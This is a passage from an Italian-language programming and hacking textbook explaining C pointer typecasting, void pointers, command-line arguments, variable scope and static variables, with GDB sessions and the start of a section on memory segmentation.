di 1 a ogni passaggio, spostandosi sui 20 byte di dati interi (cinque interi di 4 byte), un byte alla volta. Ancora una volta, l'ordine little endian dei byte dei dati interi diventa chiaro quando l'intero di 4 byte viene esaminato un byte per volta. Il valore a 4 byte `0x00000001` viene effettivamente salvato in memoria come `0x01, 0x00, 0x00, 0x00`.

Prima o poi dovrete affrontare situazioni come questa, in cui vi troverete a usare un puntatore che punta a un tipo di dati sbagliato. Poiché il tipo del puntatore determina le dimensioni dei dati a cui questo punta, è importante che sia definito correttamente. Come potete vedere in pointer_types3.c di seguito, la conversione del tipo è solo un modo per cambiare il tipo di una variabile sul momento.

pointer_types3.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = (char *) int_array; // Convertito (typecast) nel
   int_pointer = (int *) char_array; // tipo di dati del puntatore.
   for(i=0; i < 5; i++) {// Itera lungo l'array int con il puntatore
```

```
                            // int_pointer.
      printf("[integer pointer] points to %p, which contains the char '%c'\n",
              int_pointer, *int_pointer);
      int_pointer = (int *) ((char *) int_pointer + 1);
   }

   for(i=0; i < 5; i++) { // Itera lungo l'array char con il puntatore
                          // char_pointer.
      printf("[char pointer] points to %p, which contains the integer %d\n",
              char_pointer, *char_pointer);
      char_pointer = (char *) ((int *) char_pointer + 1);
   }
}
```

In questo codice, quando i puntatori vengono definiti inizialmente, i dati vengono convertiti nel tipo di dati del puntatore. Ciò evita che il compilatore C si lamenti riguardo il conflitto tra i tipi di dati; ogni operazione sui puntatori, però, darà un risultato errato. Per rimediare a tutto ciò, quando si aggiunge 1 ai puntatori, questi devono prima essere convertiti nel tipo di dati corretto, in modo che l’indirizzo venga incrementato correttamente. Poi il puntatore deve essere nuovamente convertito nel tipo di partenza. Non sembra un metodo elegante, ma funziona.

```
reader@hacking:~/booksrc $ gcc pointer_types3.c
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff810, which contains the char 'a'
[integer pointer] points to 0xbffff811, which contains the char 'b'
[integer pointer] points to 0xbffff812, which contains the char 'c'
[integer pointer] points to 0xbffff813, which contains the char 'd'
[integer pointer] points to 0xbffff814, which contains the char 'e'
[char pointer] points to 0xbffff7f0, which contains the integer 1
[char pointer] points to 0xbffff7f4, which contains the integer 2
```

```
[char pointer] points to 0xbffff7f8, which contains the integer 3
[char pointer] points to 0xbffff7fc, which contains the integer 4
[char pointer] points to 0xbffff800, which contains the integer 5
reader@hacking:~/booksrc $
```

Ovviamente, è molto più facile usare il tipo di dati corretto per i puntatori fin dall'inizio; a volte, però, nel linguaggio C è comodo avere a disposizione un puntatore generico e privo di tipo. Nel linguaggio C un puntatore void corrisponde a un puntatore senza tipo, che viene definito dalla parola chiave `void`. Un po' di esperimenti con puntatori void svelano rapidamente alcuni particolari sui puntatori senza tipo. Innanzitutto si scopre che non è possibile dereferenziare i puntatori se questi non hanno un tipo. Per poter ottenere il valore registrato nella memoria del puntatore, il compilatore deve innanzitutto conoscere il tipo dei dati stessi. Inoltre, anche ai puntatori void deve essere applicata la conversione di tipo prima di svolgere operazioni di calcolo su di essi. Sono limiti abbastanza intuitivi, lo scopo principale di un puntatore void è semplicemente quello di conservare un indirizzo di memoria.

Il programma pointer_types3.c può essere modificato in modo da usare un singolo puntatore void convertendolo nel tipo corretto secondo necessità. Il compilatore sa che un puntatore void è senza tipo, per cui in esso può essere salvato qualsiasi tipo di puntatore senza typecasting. Ciò significa anche, però, che un puntatore void deve essere sempre convertito quando lo si dereferenzia. Queste differenze si possono vedere nel programma pointer_types4.c, che usa un puntatore void.

pointer_types4.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   void *void_pointer;

   void_pointer = (void *) char_array;

   for(i=0; i < 5; i++) { // Itera lungo l'array int con il puntatore
                          // int_pointer.
      printf("[char pointer] points to %p, which contains the char '%c'\n",
          void_pointer, *((char *) void_pointer));
      void_pointer = (void *) ((char *) void_pointer + 1);
   }
   void_pointer = (void *) int_array;
   for(i=0; i < 5; i++) { // Itera lungo l'array int con il puntatore
                          // int_pointer.
      printf("[integer pointer] points to %p, which contains the integer %d\n",
          void_pointer, *((int *) void_pointer));
      void_pointer = (void *) ((int *) void_pointer + 1);
   }
}
```

Riportiamo di seguito il risultato della compilazione e dell'esecuzione di pointer_types4.c.

```
reader@hacking:~/booksrc $ gcc pointer_types4.c
reader@hacking:~/booksrc $ ./a.out
[char pointer] points to 0xbffff810, which contains the char 'a'
```

```
[char pointer] points to 0xbffff811, which contains the char 'b'
[char pointer] points to 0xbffff812, which contains the char 'c'
[char pointer] points to 0xbffff813, which contains the char 'd'
[char pointer] points to 0xbffff814, which contains the char 'e'
[integer pointer] points to 0xbffff7f0, which contains the integer 1
[integer pointer] points to 0xbffff7f4, which contains the integer 2
[integer pointer] points to 0xbffff7f8, which contains the integer 3
[integer pointer] points to 0xbffff7fc, which contains the integer 4
[integer pointer] points to 0xbffff800, which contains the integer 5
reader@hacking:~/booksrc $
```

Compilazione e output di pointer_types4.c sono fondamentalmente uguali a quelli di pointer_types3.c. Il puntatore void conserva semplicemente gli indirizzi di memoria, mentre le conversioni di tipo codificate indicano al compilatore di utilizzare il tipo corretto ogniqualvolta il puntatore viene impiegato.

Poiché il typecasting si fa carico del tipo, il puntatore void non è davvero altro che un indirizzo di memoria. Con i tipi di dati definiti con il typecasting, qualsiasi elemento di dimensione sufficiente a contenere un valore di 4 byte può comportarsi come un puntatore void. Nel programma pointer_types5.c, per contenere l’indirizzo viene utilizzato un intero senza segno.

pointer_types5.c

```
#include <stdio.h>

int main() {
   int i;
```

```
    char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
    int int_array[5] = {1, 2, 3, 4, 5};
    unsigned int hacky_nonpointer;

    hacky_nonpointer = (unsigned int) char_array;

    for(i=0; i < 5; i++) { // Itera lungo l'array int con il puntatore
                           // int_pointer.
       printf("[hacky_nonpointer] points to %p, which contains the char '%c'\n",
                hacky_nonpointer, *((char *) hacky_nonpointer));
       hacky_nonpointer = hacky_nonpointer + sizeof(char);
    }
    hacky_nonpointer = (unsigned int) int_array;

    for(i=0; i < 5; i++) { // Itera lungo l'array int con il puntatore
                           // int_pointer.
       printf("[hacky_nonpointer] points to %p, which contains the integer %d\n",
            hacky_nonpointer, *((int *) hacky_nonpointer));
       hacky_nonpointer = hacky_nonpointer + sizeof(int);
    }
}
```

È un po’ azzardato, ma dal momento che questo valore intero viene convertito nei tipi di puntatore corretti quando viene assegnato e dereferenziato, il risultato finale è il medesimo. Notate che, invece di effettuare più conversioni per svolgere calcoli di puntatore su un intero senza seno (che non è neppure un puntatore), si fa ricorso alla funzione `sizeof()`, che ottiene lo stesso risultato con calcoli normali.

```
reader@hacking:~/booksrc $ gcc pointer_types5.c
reader@hacking:~/booksrc $ ./a.out
[hacky_nonpointer] points to 0xbffff810, which contains the char 'a'
[hacky_nonpointer] points to 0xbffff811, which contains the char 'b'
```

```
[hacky_nonpointer] points to 0xbffff812, which contains the char 'c'
[hacky_nonpointer] points to 0xbffff813, which contains the char 'd'
[hacky_nonpointer] points to 0xbffff814, which contains the char 'e'
[hacky_nonpointer] points to 0xbffff7f0, which contains the integer 1
[hacky_nonpointer] points to 0xbffff7f4, which contains the integer 2
[hacky_nonpointer] points to 0xbffff7f8, which contains the integer 3
[hacky_nonpointer] points to 0xbffff7fc, which contains the integer 4
[hacky_nonpointer] points to 0xbffff800, which contains the integer 5
reader@hacking:~/booksrc $
```

L'aspetto importante da ricordare sulle variabili nel linguaggio C è che il compilatore è il solo ad avere a cuore il tipo di una variabile. Alla fine, dopo che il programma è stato compilato, le variabili non diventano altro che indirizzi di memoria. Ciò significa che è possibile forzare variabili di un tipo a comportarsi come variabili di un tipo diverso, semplicemente indicando al compilatore di convertirle nel tipo desiderato.

0x266 Argomenti della riga di comando

Molti programmi privi di interfaccia grafica ricevono il proprio input sotto forma di argomenti della riga di comando. A differenza dell'input effettuato con `scanf()`, gli argomenti della riga di comando non necessitano dell'interazione da parte dell'utente dopo l'avvio del programma. Si tratta di un comportamento più efficiente e utile per fornire dati in ingresso.

Nel linguaggio C, è possibile accedere agli argomenti della riga di comando nella funzione `main()` aggiungendo due ulteriori argomenti alla funzione: un intero e un puntatore a un array di stringhe. L'intero conterrà il numero degli argomenti e l'array di

stringhe conterrà ciascuno di questi argomenti. Il programma commandline.c e la sua esecuzione dovrebbero spiegare il tutto.

commandline.c

```
#include <stdio.h>

int main(int arg_count, char *arg_list[]) {
  int i;
  printf("There were %d arguments provided:\n", arg_count);
  for(i=0; i < arg_count; i++)
     printf("argument #%d\t-\t%s\n", i, arg_list[i]);
}
reader@hacking:~/booksrc $ gcc -o commandline commandline.c
reader@hacking:~/booksrc $ ./commandline
There were 1 arguments provided:
argument #0    -     ./commandline
reader@hacking:~/booksrc $ ./commandline this is a test
There were 5 arguments provided:
argument #0    -     ./commandline
argument #1    -     this
argument #2    -     is
argument #3    -     a
argument #4    -     test
reader@hacking:~/booksrc $
```

L'argomento alla posizione zero è sempre il nome del file binario in esecuzione, e la parte rimanente dell'array degli argomenti (spesso chiamata *vettore degli argomenti*) contiene gli altri argomenti in forma di stringhe.

Potrebbe capitare che un programma debba utilizzare un argomento della riga di comando come intero anziché come stringa. Ciononostante, l'argomento viene comunque passato in una stringa; sono comunque disponibili funzioni standard di conversione. A differenza del semplice typecasting, queste funzioni possono effettivamente convertire array di caratteri che contengono numeri in veri interi. La più comune di queste funzioni è `atoi()`, abbreviazione di *ASCII to integer*. Questa funzione accetta come argomento il puntatore a una stringa e restituisce il valore intero che quest'ultima rappresenta. Osservatene l'impiego in convert.c.

convert.c

```
#include <stdio.h>

void usage(char *program_name) {
   printf("Usage: %s <message> <# of times to repeat>\n", program_name);
   exit(1);
}
int main(int argc, char *argv[]) {
   int i, count;

   if(argc < 3) // Se sono utilizzati meno di 3 argomenti,
      usage(argv[0]); // visualizza il messaggio di uso ed esce.

   count = atoi(argv[2]); // Converte il secondo arg in un intero.
   printf("Repeating %d times..\n", count);
   for(i=0; i < count; i++)
      printf("%3d - %s\n", i, argv[1]); // Stampa il primo arg.
}
```

Ecco il prodotto della compilazione e dell'esecuzione di convert.c.

```
reader@hacking:~/booksrc $ gcc convert.c
reader@hacking:~/booksrc $ ./a.out
Usage: ./a.out <message> <# of times to repeat>
reader@hacking:~/booksrc $ ./a.out "Hello, world!" 3
Repeating 3 times..
   0 - Hello, world!
   1 - Hello, world!
   2 - Hello, world!
reader@hacking:~/booksrc $
```

Nel codice precedente, un'istruzione `if` si assicura che prima di accedere a queste stringhe vengano utilizzati tre argomenti. Se il programma cerca di accedere a porzioni di memoria inesistenti o che non ha il permesso di leggere, si blocca. Nel linguaggio C è importante verificare questo tipo di situazioni e gestirle all'interno della logica di programma. Se l'istruzione di controllo degli errori `if` viene commentata, è possibile osservare questa violazione della memoria. Il programma convert2.c dovrebbe chiarire le cose.

convert2.c

```
#include <stdio.h>

void usage(char *program_name) {
   printf("Usage: %s <message> <# of times to repeat>\n", program_name);
   exit(1);
}
```

```
int main(int argc, char *argv[]) {
   int i, count;

   // if(argc < 3)      // Se sono utilizzati meno di 3 argomenti,
   //   usage(argv[0]); // visualizza il messaggio d'uso ed esce.

   count = atoi(argv[2]); // Converte il secondo arg in un intero.
   printf("Repeating %d times..\n", count);
   for(i=0; i < count; i++)
      printf("%3d - %s\n", i, argv[1]); // Stampa il primo arg.
}
```

Ecco i risultati della compilazione e dell'esecuzione di convert2.c.

```
reader@hacking:~/booksrc $ gcc convert2.c
reader@hacking:~/booksrc $ ./a.out test
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

Quando al programma non vengono passati gli argomenti della riga di comando necessari, esso cerca comunque di accedere agli elementi dell'array degli argomenti, anche se questi ultimi non esistono. Ciò provoca il blocco del programma a causa di un errore di segmentazione.

La memoria viene suddivisa in segmenti (che saranno esaminati in seguito), e alcuni indirizzi di memoria non si trovano dentro i confini dei segmenti di memoria ai quali il programma può avere accesso. Quando il programma cerca di accedere a un indirizzo che sta oltre questi limiti, si blocca e termina con un cosiddetto *errore di segmentazione* o *segmentation fault*. GDB consente di analizzare più a fondo questo comportamento.

```
reader@hacking:~/booksrc $ gcc -g convert2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run test
Starting program: /home/reader/booksrc/a.out test

Program received signal SIGSEGV, Segmentation fault.
0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
(gdb) where
#0  0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
#1  0xb800183c in ?? ()
#2  0x00000000 in ?? ()
(gdb) break main
Breakpoint 1 at 0x8048419: file convert2.c, line 14.
(gdb) run test
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/a.out test

Breakpoint 1, main (argc=2, argv=0xbffff894) at convert2.c:14
14          count = atoi(argv[2]); // Converte il secondo arg in un intero
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
(gdb) x/3xw 0xbffff894
0xbffff894:     0xbffff9b3     0xbffff9ce     0x00000000
(gdb) x/s 0xbffff9b3
0xbffff9b3: "/home/reader/booksrc/a.out"
(gdb) x/s 0xbffff9ce
0xbffff9ce:     "test"
(gdb) x/s 0x00000000
0x0:    <Address 0x0 out of bounds>
(gdb) quit
```

```
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Il programma viene eseguito in GDB con un singolo argomento della riga di comando, `test`, che ne provoca il blocco. Il comando `where` a volte è in grado di mostrare un utile backtrace dello stack; in questo caso, però, il blocco del programma ha danneggiato lo stack in maniera troppo pesante. Si imposta un breakpoint su `main` e il programma viene eseguito di nuovo per ottenere il valore del vettore degli argomenti (evidenziato in grassetto). Poiché il vettore degli argomenti è un puntatore a un elenco di stringhe, esso diventa praticamente un puntatore a un elenco di puntatori. Il comando `x/3xw` usato per esaminare i primi tre indirizzi di memoria presenti all'indirizzo del vettore degli argomenti, mostra che essi sono a loro volta puntatori a stringhe. Il primo è l'argomento in posizione zero, il secondo è l'argomento `test` e il terzo è zero, che è oltre i limiti. Quando il programma cerca di accedere a questo indirizzo di memoria, si blocca con un errore di segmentazione.

0x267 Ambito delle variabili

Un altro concetto del linguaggio C legato alla memoria è l'*ambito* delle variabili, o *contesto*: in particolare, i contesti delle variabili all'interno delle funzioni. Ogni funzione ha un proprio gruppo di variabili locali, che sono indipendenti da tutto il resto. In effetti, più chiamate a una stessa funzione hanno ciascuna il proprio contesto. Per verificare questo comportamento si può usare la funzione `printf()` con delle stringhe di formato; ecco scope.c.

scope.c

```
#include <stdio.h>

void func3() {
   int i = 11;
   printf("\t\t\t[in func3] i = %d\n", i);
}

void func2() {
   int i = 7;
   printf("\t\t[in func2] i = %d\n", i);
   func3();
   printf("\t\t[back in func2] i = %d\n", i);
}
void func1() {
   int i = 5;
   printf("\t[in func1] i = %d\n", i);
   func2();
   printf("\t[back in func1] i = %d\n", i);
}

int main() {
   int i = 3;
   printf("[in main] i = %d\n", i);
   func1();
   printf("[back in main] i = %d\n", i);
}
```

L’output di questo semplice programma illustra le chiamate di funzione annidate.

```
reader@hacking:~/booksrc $ gcc scope.c
```

```
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3
      [in func1] i = 5
            [in func2] i = 7
                  [in func3] i = 11
            [back in func2] i = 7
      [back in func1] i = 5
[back in main] i = 3
reader@hacking:~/booksrc $
```

In ogni funzione, la variabile `i` viene impostata a un valore diverso e inviata in output. Notate che nella funzione main()la variabile `i` è uguale a 3, anche dopo aver richiamato `func1()` dove la variabile `i` è impostata a 5. In maniera simile, in `func1()` la variabile `i` rimane impostata a 5 anche dopo la chiamata di `func2()` dove `i` è impostata a 7, e così via. Il modo migliore per pensare a tutto questo è che ciascuna chiamata di funzione ha la propria versione della variabile `i`.

Le variabili possono avere anche un ambito *globale*, intendendo con ciò che esse rimangono uguali in tutte le funzioni. Le variabili diventano globali quando vengono definite all'inizio del codice, al di fuori di qualsiasi funzione. Nel codice di esempio scope2.c mostrato di seguito, la variabile `j` viene dichiarata come globale e impostata a 42. Questa variabile può essere letta e scritta da qualsiasi funzione, e le modifiche apportate saranno valide per tutte le altre funzioni.

scope2.c

```
#include <stdio.h>
```

```
int j = 42; // j è una variabila globale.

void func3() {
   int i = 11, j = 999; // Qui, j è una variabile locale di func3().
   printf("\t\t\t[in func3] i = %d, j = %d\n", i, j);
}

void func2() {
   int i = 7;
   printf("\t\t[in func2] i = %d, j = %d\n", i, j);
   printf("\t\t[in func2] setting j = 1337\n");
   j = 1337; // Writing to j
   func3();
   printf("\t\t[back in func2] i = %d, j = %d\n", i, j);
}

void func1() {
   int i = 5;
   printf("\t[in func1] i = %d, j = %d\n", i, j);
   func2();
   printf("\t[back in func1] i = %d, j = %d\n", i, j);
}

int main() {
   int i = 3;
   printf("[in main] i = %d, j = %d\n", i, j);
   func1();
   printf("[back in main] i = %d, j = %d\n", i, j);
}
```

Ecco il risultato di compilazione ed esecuzione di scope2.c.

```
reader@hacking:~/booksrc $ gcc scope2.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3, j = 42
      [in func1] i = 5, j = 42
```

```
            [in func2] i = 7, j = 42
            [in func2] setting j = 1337
                  [in func3] i = 11, j = 999
            [back in func2] i = 7, j = 1337
      [back in func1] i = 5, j = 1337
[back in main] i = 3, j = 1337
reader@hacking:~/booksrc $
```

Nell’output, la variabile globale `j` viene scritta in `func2()`, e la modifica vale per tutte le funzioni eccetto `func3()`, che ha una propria variabile locale denominata `j`. In questo caso, il compilatore preferisce utilizzare la variabile locale. Con tutte queste variabili che usano lo stesso nome, si può creare una certa confusione, ma ricordate che alla fine si tratta solo di memoria. La variabile globale `j` viene solamente registrata nella memoria, e ogni funzione è in grado di accedere a quella memoria. Le variabili locali per ciascuna funzione sono salvate in posizioni di memoria distinte, anche se hanno gli stessi nomi. La stampa degli indirizzi di memoria di queste variabili potrà dare un’idea più chiara di quanto sta succedendo. Nel codice di esempio scope3.c riportato di seguito, gli indirizzi delle variabili sono stampati con l’operatore unario address-of.

scope3.c

```
#include <stdio.h>

int j = 42; // j è una variabile globale.

void func3() {
   int i = 11, j = 999; // Qui, j è una variabile locale di func3().
   printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
```

```
   printf("\t\t\t[in func3] j @ 0x%08x = %d\n", &j, j);
}
void func2() {
   int i = 7;
   printf("\t\t[in func2] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t[in func2] j @ 0x%08x = %d\n", &j, j);
   printf("\t\t[in func2] setting j = 1337\n");
   j = 1337; // Scrive in j
   func3();
   printf("\t\t[back in func2] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t[back in func2] j @ 0x%08x = %d\n", &j, j);
}

void func1() {
   int i = 5;
   printf("\t[in func1] i @ 0x%08x = %d\n", &i, i);
   printf("\t[in func1] j @ 0x%08x = %d\n", &j, j);
   func2();
   printf("\t[back in func1] i @ 0x%08x = %d\n", &i, i);
   printf("\t[back in func1] j @ 0x%08x = %d\n", &j, j);
}
int main() {
   int i = 3;
   printf("[in main] i @ 0x%08x = %d\n", &i, i);
   printf("[in main] j @ 0x%08x = %d\n", &j, j);
   func1();
   printf("[back in main] i @ 0x%08x = %d\n", &i, i);
   printf("[back in main] j @ 0x%08x = %d\n", &j, j);
}
```

Ecco il risultato di compilazione ed esecuzione di scope3.c:

```
reader@hacking:~/booksrc $ gcc scope3.c
reader@hacking:~/booksrc $ ./a.out
[in main] i @ 0xbffff834 = 3
[in main] j @ 0x08049988 = 42
      [in func1] i @ 0xbffff814 = 5
      [in func1] j @ 0x08049988 = 42
```

```
            [in func2] i @ 0xbffff7f4 = 7
            [in func2] j @ 0x08049988 = 42
            [in func2] setting j = 1337
                  [in func3] i @ 0xbffff7d4 = 11
                  [in func3] j @ 0xbffff7d0 = 999
            [back in func2] i @ 0xbffff7f4 = 7
            [back in func2] j @ 0x08049988 = 1337
      [back in func1] i @ 0xbffff814 = 5
      [back in func1] j @ 0x08049988 = 1337
[back in main] i @ 0xbffff834 = 3
[back in main] j @ 0x08049988 = 1337
reader@hacking:~/booksrc $
```

In questo output è evidente che la variabile `j` usata da `func3()` è diversa dalla variabile `j` usata dalle altre funzioni. La variabile `j` usata da `func3()` si trova all'indirizzo `0xbffff7d0`, mentre quella utilizzata dalle altre funzioni è memorizzata in `0x08049988`. Ancora, notate come la variabile `i` si trovi effettivamente in un indirizzo di memoria diverso per ogni funzione.

Nell'output che segue, a GDB viene indicato di fermare l'esecuzione al breakpoint impostato in `func3()`. Quindi il comando backtrace visualizza il record di ciascuna chiamata di funzione nello stack.

```
reader@hacking:~/booksrc $ gcc -g scope3.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1      #include <stdio.h>
2
3      int j = 42; // j è una variabile globale .
4
```

```
5     void func3() {
6        int i = 11, j = 999; // Qui, j è una variabile locale di func3().
7        printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
8        printf("\t\t\t[in func3] j @ 0x%08x = %d\n", &j, j);
9     }
10
(gdb) break 7
Breakpoint 1 at 0x8048388: file scope3.c, line 7.
(gdb) run
Starting program: /home/reader/booksrc/a.out
[in main] i @ 0xbffff804 = 3
[in main] j @ 0x08049988 = 42
      [in func1] i @ 0xbffff7e4 = 5
      [in func1] j @ 0x08049988 = 42
            [in func2] i @ 0xbffff7c4 = 7
            [in func2] j @ 0x08049988 = 42
            [in func2] setting j = 1337
Breakpoint 1, func3 () at scope3.c:7
7        printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
(gdb) bt
#0  func3 () at scope3.c:7
#1  0x0804841d in func2 () at scope3.c:17
#2  0x0804849f in func1 () at scope3.c:26
#3  0x0804852b in main () at scope3.c:35
(gdb)
```

Il comando backtrace mostra anche le chiamate di funzione annidate cercando le voci presenti nello stack. Ogni volta che una funzione viene richiamata, nello stack viene inserito un record denominato *stack frame*, o *frame dello stack*. Ogni riga ottenuta con backtrace corrisponde a uno di questi stack frame. Ciascuno stack frame contiene anche le variabili locali per quel determinato contesto. Le variabili locali contenute in ciascuno stack frame possono essere visualizzate in GDB aggiungendo la parola chiave `full` al comando

backtrace.

```
(gdb) bt full
#0 func3 () at scope3.c:7
       i = 11
       j = 999
#1 0x0804841d in func2 () at scope3.c:17
       i = 7
#2 0x0804849f in func1 () at scope3.c:26
       i = 5
#3 0x0804852b in main () at scope3.c:35
       i = 3
(gdb)
```

L'intero backtrace mostra chiaramente che la variabile locale `j` esiste solo nel contesto di `func3()`. La versione globale della variabile `j` viene utilizzata nei contesti delle altre funzioni.

Oltre che globali, le variabili possono essere definite come *statiche* facendo precedere la loro definizione dalla parola chiave `static`. In maniera simile alle variabili globali, una *variabile statica* rimane intatta tra le chiamate di funzione; tuttavia, le variabili statiche sono anche simili alle variabili locali, perché rimangono locali entro il contesto di una determinata funzione. Una caratteristica diversa e unica delle variabili statiche è data dal fatto che esse vengono inizializzate solamente una volta. Il codice di static.c aiuta a chiarire meglio il concetto.

static.c

```
#include <stdio.h>

void function() { // Una funzione di esempio, con il proprio contesto
   int var = 5;
   static int static_var = 5; // Inizializzazione di una variabile statica

   printf("\t[in function] var = %d\n", var);
   printf("\t[in function] static_var = %d\n", static_var);
   var++;        // Aggiunge uno a var.
   static_var++; // Aggiunge uno a static_var.
}
int main() { // La funzione main, con il suo contesto
   int i;
   static int static_var = 1337; // Un'altra static, in un contesto diverso

   for(i=0; i < 5; i++) { // Cicla per 5 volte.
      printf("[in main] static_var = %d\n", static_var);
      function(); // Chiama la funzione.
   }
}
```

La variabile `static_var` viene definita come variabile statica in due posizioni: entro il contesto di `main()` ed entro il contesto di `function()`. Poiché le variabili statiche sono locali all'interno di un determinato contesto funzionale, possono avere lo stesso nome, ma in effetti rappresentano due diverse posizioni di memoria. La funzione invia semplicemente in output il valore delle due variabili nel proprio contesto e quindi aggiunge 1 a entrambe. Compilato e mandato in esecuzione, questo codice mostrerà la differenza tra variabili statiche e non statiche.

```
reader@hacking:~/booksrc $ gcc static.c
```

```
reader@hacking:~/booksrc $ ./a.out
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 5
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 6
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 7
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 8
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 9
reader@hacking:~/booksrc $
```

Notate come la `static_var` mantenga il proprio valore tra le successive chiamate di `function()`. Questo perché le variabili statiche mantengono il proprio valore, ma anche perché esse vengono inizializzate una sola volta. Inoltre, poiché le variabili statiche sono locali a un determinato contesto funzionale, la variabile `static_var` nel contesto di `main()` mantiene il valore di 1337 per tutto il tempo.

Ancora una volta, stampando gli indirizzi di queste variabili dereferenziate con l'operatore unario address of, sarà possibile comprendere meglio ciò che sta effettivamente accadendo. Date un'occhiata all'esempio illustrato in static2.c.

static2.c

```
#include <stdio.h>

void function() { // Una funzione di esempio, con il proprio contesto
   int var = 5;
   static int static_var = 5; // Inizializzazione di una variabile statica

   printf("\t[in function] var @ %p = %d\n", &var, var);
   printf("\t[in function] static_var @ %p = %d\n", &static_var, static_var);
   var++;        // Incrementa di 1 var.
   static_var++; // Incrementa di 1 static_var.
}

int main() { // La funzione main, con il proprio contesto
   int i;
   static int static_var = 1337; // Un'altra static, in un contesto diverso

   for(i=0; i < 5; i++) { // cicla per 5 volte
      printf("[in main] static_var @ %p = %d\n", &static_var, static_var);
      function(); // Chiama la funzione.
   }
}
```

Questo è il risultato della compilazione e dell’esecuzione di static2.c.

```
reader@hacking:~/booksrc $ gcc static2.c
reader@hacking:~/booksrc $ ./a.out
[in main] static_var @ 0x804968c = 1337
      [in function] var @ 0xbffff814 = 5
      [in function] static_var @ 0x8049688 = 5
[in main] static_var @ 0x804968c = 1337
      [in function] var @ 0xbffff814 = 5
      [in function] static_var @ 0x8049688 = 6
[in main] static_var @ 0x804968c = 1337
      [in function] var @ 0xbffff814 = 5
      [in function] static_var @ 0x8049688 = 7
[in main] static_var @ 0x804968c = 1337
      [in function] var @ 0xbffff814 = 5
      [in function] static_var @ 0x8049688 = 8
```

```
[in main] static_var @ 0x804968c = 1337
      [in function] var @ 0xbffff814 = 5
      [in function] static_var @ 0x8049688 = 9
 reader@hacking:~/booksrc $
```

Osservando gli indirizzi delle variabili, appare evidente che la `static_var` in `main()` è diversa da quella che si trova in `function()`, dato che sono posizionate in indirizzi di memoria diversi (`0x804968c` e `0x8049688`, rispettivamente). Potreste avere notato come gli indirizzi delle variabili locali siano tutti molto alti, come `0xbffff814`, laddove le variabili statiche e globali hanno indirizzi di memoria molto bassi: `0x0804968c` e `0x8049688`. La capacità di notare dettagli come questi e domandarsi la ragione della loro presenza è uno degli aspetti fondamentali dell'hacking. Continuando a leggere troverete le risposte alle vostre domande.

0x270 Segmentazione della memoria

La memoria di un programma compilato è suddivisa in cinque segmenti: testo, dati, bss, heap e stack. Ogni segmento rappresenta una speciale porzione di memoria riservata per un particolare scopo.

Il *segmento del testo* viene anche chiamato *segmento del codice*. È qui che sono posizionate le istruzioni del programma assemblate in linguaggio macchina. L'esecuzione delle istruzioni in questo segmento non è lineare, grazie alle strutture e funzioni di controllo di alto livello menzionate in precedenza, che nel linguaggio assembly vengono compilate in istruzioni branch, jump e call. Quando un programma viene eseguito, il registro EIP viene

impostato sulla prima istruzione del segmento del testo. Il processore quindi segue un ciclo di esecuzioni che svolge le seguenti operazioni.

1. Legge l’istruzione alla quale l’EIP sta puntando.

2. Aggiunge all’EIP la lunghezza in byte dell’istruzione.

3. Esegue l’istruzione letta al passo 1.

4. Torna al passo 1.

A volte l’istruzione sarà un jump o una call, che cambia il registro EIP impostandolo su un diverso indirizzo di memoria. Al processore non interessa questo cambiamento, perché si aspetta comunque che l’esecuzione non sia lineare. Se l’EIP viene modificato al passo 3, il processore si limiterà a tornare al passo 1 e leggere l’istruzione presente nell’EIP, quale che sia diventata la sua posizione.

Nel segmento del testo, il permesso di scrittura è disabilitato, perché tale segmento non viene usato per contenere variabili, ma solo codice. Ciò impedisce che vengano apportate modifiche al codice del programma; qualsiasi tentativo di scrivere in questo segmento di memoria farà sì che il programma informi l’utente che si è verificato qualcosa di strano, per poi arrestarsi. Un altro vantaggio del fatto che questo segmento è di sola lettura, è la possibilità che esso possa essere condiviso tra diverse copie del programma, consentendo quindi esecuzioni contemporanee del programma stesso senza alcun problema. Da notare

anche che questa parte di memoria ha dimensioni fisse, dato che nulla cambia mai al suo interno.

I segmenti dati e bss sono utilizzati per memorizzare variabili statiche e globali del programma. Il *segmento dei dati* contiene le variabili globali e statiche inizializzate, mentre nel *segmento bss* sono posizionate le loro controparti non inizializzate. Questi segmenti sono scrivibili, ma anch'essi hanno una dimensione fissa. Ricordate che le variabili statiche persistono, indipendentemente dal contesto funzionale (come la variabile `j` degli esempi precedenti). Sia le variabili statiche sia le variabili globali sono in grado di persistere perché sono registrate in propri segmenti di memoria.

